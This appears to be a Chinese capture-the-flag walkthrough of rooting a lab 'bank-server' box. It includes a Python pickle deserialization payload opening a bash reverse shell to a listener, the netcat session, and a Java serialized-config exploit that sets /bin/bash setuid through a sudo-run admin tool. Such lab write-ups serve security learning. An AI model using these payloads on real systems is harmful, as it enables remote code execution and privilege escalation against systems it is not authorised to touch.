


提示一个目录`/r00t_rooteabcsd.html`




root:toorcatshadow

测试发现还是商城用户



但它是一个管理员用户，多了一些功能，核心点在系统配置处



可以导出配置，导出一下看看

是base64编码的pickle，解析一下，发现并无卵用

```
import base64
import pickle
import pprint

raw_data =
"gASVqQAAAAAAAAB9lCiMBXVzZXJzlF2UKH2UKIwOdXNlcl9fdXNlcm5hbWWUjARmdWNrlIwGc3Rhd
HVzlIwJREVMSVZFUkVElHV9lChoBIwFYWRtaW6UaAaMCURFTElWRVJFRJR1fZQoaASMBWFkbWlulGg
GjAlERUxJVkVSRUSUdWWMCXRpbWVzdGFtcJSMIDIwMjYtMDEtMTAgMTY6MjI6NDQuNDUwNTY3KzAwO
jAwlHUu"

def parse_pickle_data(b64_str):
    try:
        decoded_bytes = base64.b64decode(b64_str)

        data = pickle.loads(decoded_bytes)
        print("--- 解析成功 ---")
        pprint.pprint(data)
        return data

    except Exception as e:
        print(f"解析出错: {e}")

if __name__ == "__main__":
    parse_pickle_data(raw_data)
```

```
PS C:\Users\xt\Desktop> python b.py
--- 解析成功 ---
{'timestamp': '2026-01-10 16:22:44.450567+00:00',
 'users': [{'status': 'DELIVERED', 'user__username': 'fuck'},
           {'status': 'DELIVERED', 'user__username': 'admin'},
           {'status': 'DELIVERED', 'user__username': 'admin'}]}
PS C:\Users\xt\Desktop>
```

可以根据导出配置猜测，导入配置就是导入base64编码的pickle字节流，所以尝试打pickle反序列化

```python
import pickle
import base64
import os

class AAA:
    def __reduce__(self):
        cmd = "bash -c 'bash -i >& /dev/tcp/192.168.0.103/4567 0>&1'"

        return (os.system, (cmd,))

payload_obj = AAA()
serialized_data = pickle.dumps(payload_obj)
base64_payload = base64.b64encode(serialized_data)
print(base64_payload.decode())
```

导入base64编码即可拿到shell

```
tao@kali [/tmp] → nc -lvnp 4567                                    [0:29:29
listening on [any] 4567 ...
connect to [192.168.0.103] from (UNKNOWN) [192.168.0.106] 44526
bash: cannot set terminal process group (456): Inappropriate ioctl for device
bash: no job control in this shell
banker@bank-server:/opt/market$ id
id
uid=1000(banker) gid=1000(banker) groups=1000(banker)
banker@bank-server:/opt/market$
```

```
banker@bank-server:~$ ls -al
total 24
drwxr-xr-x 2 banker banker 4096 Jan 10 01:08 .
drwxr-xr-x 3 root   root   4096 Jan  3 22:15 ..
-rw------- 1 banker banker    0 Jan 10 01:08 .bash_history
-rw-r--r-- 1 banker banker  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 banker banker 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 banker banker  807 Apr 18  2019 .profile
-rw-r--r-- 1 root   root     76 Jan  4 20:01 user.txt
banker@bank-server:~$ cat user.txt
flag{user-c501af335fb8e453397435b67e78a87f807b9e640c4503aa915dde38123c3548}
banker@bank-server:~$
```

拿到user flag

sudo

```
banker@bank-server:~$ sudo -l
Matching Defaults entries for banker on bank-server:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User banker may run the following commands on bank-server:
    (ALL) NOPASSWD: /usr/bin/bank-admin-tool
```

```
banker@bank-server:~$ cat /usr/bin/bank-admin-tool
#!/bin/bash

/usr/bin/java -jar /opt/bank-admin-tool-1.0.0.jar
```

jar包拖下来分析一下

```
62
63      private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
64          in.defaultReadObject();
65          if (this.initCommand != null && !this.initCommand.isEmpty()) {
66              try {
67                  Runtime.getRuntime().exec(this.initCommand);
68              } catch (IOException var3) {
69              }
70          }
71
72      }
73
```

这里自定义了一个readObject，如果 initCommand 不为空，直接传入 exec 执行

```
import ...

public class AdminConfig implements Serializable {  0 个用法
    private static final long serialVersionUID = 1L;
    private String serverHost = "localhost";
    private int serverPort = 14646;
    private int timeout = 30000;
    private boolean autoReconnect = true;
    private String initCommand;

    public AdminConfig() {
    }
```

initCommand是AdminConfig的属性，查看跟配置相关的操作

```
public void importConfig() {
    Scanner scanner = new Scanner(System.in);
    System.out.print("Import file name: ");
    String fileName = scanner.nextLine();
    File file = new File(fileName);
    if (!file.exists()) {
        System.out.println("× File not found: " + fileName);
    } else {
        try {
            FileInputStream fis = new FileInputStream(file);

            try {
                ObjectInputStream ois = new ObjectInputStream(fis);

                try {
                    Object obj = ois.readObject();
                    if (obj instanceof AdminConfig) {
                        this.config = (AdminConfig)obj;
                        System.out.println("✓ Configuration imported successfully");
                        this.viewConfig();
                        FileOutputStream fos = new FileOutputStream("admin.config");

                        try {
```

在导入配置处，现了自定义反序列化，所以需要创建一个 `AdminConfig` 对象，设置该对象的 `initCommand` 属性为提权命令，将该对象序列化保存到文件，然后使用sudo导入配置。

```
package org.example;

import com.bank.admin.AdminConfig;
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;

public class ExploitGen {
    public static void main(String[] args) {
        try {
            AdminConfig config = new AdminConfig();
            config.setInitCommand("chmod u+s /bin/bash");
            FileOutputStream fos = new FileOutputStream("exploit.config");
            ObjectOutputStream oos = new ObjectOutputStream(fos);
            oos.writeObject(config);
            oos.close();

            System.out.println("Payload generated: exploit.config");
```

```
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

```
banker@bank-server:~$ sudo /usr/bin/bank-admin-tool
==========================================
    Bank Server Administration Tool v1.0
==========================================

No configuration file found, using defaults
Connecting to localhost:14646...
Connected successfully.

Admin Username:
```

发现需要管理员用户密码

```
banker@bank-server:/var/www/html$ cat p@ss_aD3i
admin/hellojavabadpython
banker@bank-server:/var/www/html$
```

web目录给了，直接登录导入配置即可

```
=== Configuration Management ===
1. View Current Configuration
2. Export Configuration
3. Import Configuration
0. Back

Select option: 3
Import file name: exploit.config
✓ Configuration imported successfully

=== Current Configuration ===
Server Host: localhost
Server Port: 14646
Timeout: 30000ms
Auto-reconnect: true
Init Command: chmod u+s /bin/bash

=== Configuration Management ===
1. View Current Configuration
2. Export Configuration
3. Import Configuration
0. Back
```

```
Select option: ^Cbanker@bank-server:~$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
banker@bank-server:~$ bash -p
bash-5.0# cd /root
bash-5.0# ls
projects  README  root.txt
bash-5.0# cat root.txt
flag{root-22ca34af1207f0478173b7a793b591bb47d5437d51377abb597a7f6bec3073da}


非常感谢您的参与 诸事顺遂


                        -by DingTom (MazeSec Team)
```